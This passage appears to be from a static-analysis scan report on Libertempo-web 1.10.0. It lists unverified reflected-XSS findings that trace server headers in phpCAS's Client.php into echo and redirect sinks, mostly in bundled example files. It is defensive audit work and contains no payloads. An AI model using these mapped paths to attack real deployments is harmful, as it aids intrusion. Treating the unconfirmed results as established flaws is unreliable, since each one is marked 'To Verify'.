3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_POST.php

Method <?php

```
....
57.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 20:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=20>

Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php
Line	3490	55
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3490.      $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php

Method <?php

```
....
55.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 21:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=21>

Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php</code>
Line	3490	55
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php`

Method `<?php`

```
....
55.         <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 22:

Severity High
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=22>
 Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service.php</code>
Line	3490	86
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service.php
Method <?php

```
....
86.  echo '<p>The user\'s login is <b>' . phpCAS::getUser() .
'</b>.</p>';
```

Reflected XSS All Clients\Path 23:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=23>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php
Line	3490	92
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php
Method <?php

```
....
92.  echo '<p>The user\'s login is <b>' . phpCAS::getUser() .
'</b>.</p>';
```

Reflected XSS All Clients\Path 24:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=24
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_that_proxies.php</code>
Line	3490	89
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_that_proxies.php`
 Method `<?php`

```
....
89.             <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 25:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=25
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_simple.php</code>

Line	3490	57
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_simple.php
Method <?php

```
....
57.        <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 26:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=26
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_simple.php
Line	3490	58
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_simple.php
Method <?php

```
....
58.      <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 27:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=27
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_rebroadcast.php</code>
Line	3490	59
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.      $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_rebroadcast.php`

Method `<?php`

```
....
59.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 28:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=28
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method `isAuthenticated` at line 1351 of

/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.             header('Location: '.$this->getURL());
```

Reflected XSS All Clients\Path 29:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=29
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1474
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
.....
1474.                header('Location: '.$this->getURL());
```

Reflected XSS All Clients\Path 30:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=30>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_advanced_saml11.php
Line	3499	60
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_advanced_saml11.php
Method <?php

```
.....
60.    <strong><?php echo phpCAS::getUser(); ?></strong>.
```

Reflected XSS All Clients\Path 31:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=31
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php</code>
Line	3499	64
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php`
 Method `<?php`

```
....
64.             <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 32:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=32
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php</code>
Line	3499	65
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php
Method <?php

```
....
65.    <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 33:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=33>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php
Line	3499	59
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php
Method <?php

```
....
59.          <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 34:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=34
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php</code>
Line	3499	67
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
Method `private function _getClientUrl()`

```
....
3499.          $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php`

Method `<?php`

```
....
67.          <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 35:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=35
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_hardening.php
Line	3499	63
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_hardening.php
Method <?php

```
....
63. <strong><?php echo phpCAS::getUser(); ?></strong>.
```

Reflected XSS All Clients\Path 36:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=36>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php
Line	3499	71
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```


File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php
Method <?php

```
....
71.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 37:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=37>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php
Line	3499	72
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.      $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php
Method <?php

```
....
72.      <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 38:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=38>
Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php</code>
Line	3499	58
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php`
 Method `<?php`

```
....
58.             <p>L'utilisateur connecté; est <b><?php echo
phpCAS::getUser(); ?></b>.</p>
```

Reflected XSS All Clients\Path 39:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=39
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php</code>
Line	3499	59
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
.....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php
Method <?php

```
.....
59.                <p>La version de phpCAS est <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 40:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=40>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php
Line	3499	59
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php
Method <?php

```
.....
59.                <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 41:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=41
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php</code>
Line	3499	60
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php`
 Method `<?php`

```
....
60.      <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 42:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=42
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php</code>
Line	3499	62

Object	_SERVER	echo
--------	---------	------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php

Method <?php

```
....
62.                <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 43:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=43
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php
Line	3499	63
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php

Method <?php

```
....
63.      <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 44:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=44
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php</code>
Line	3499	58
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
Method `private function _getClientUrl()`

```
....
3499.      $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php`

Method `<?php`

```
....
58.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 45:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=45
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Line	3499	58
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Method <?php

```
....
58.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 46:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=46
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_GET.php
Line	3499	55
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_GET.php

Method <?php

```
.....
55.                <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 47:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=47>

Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
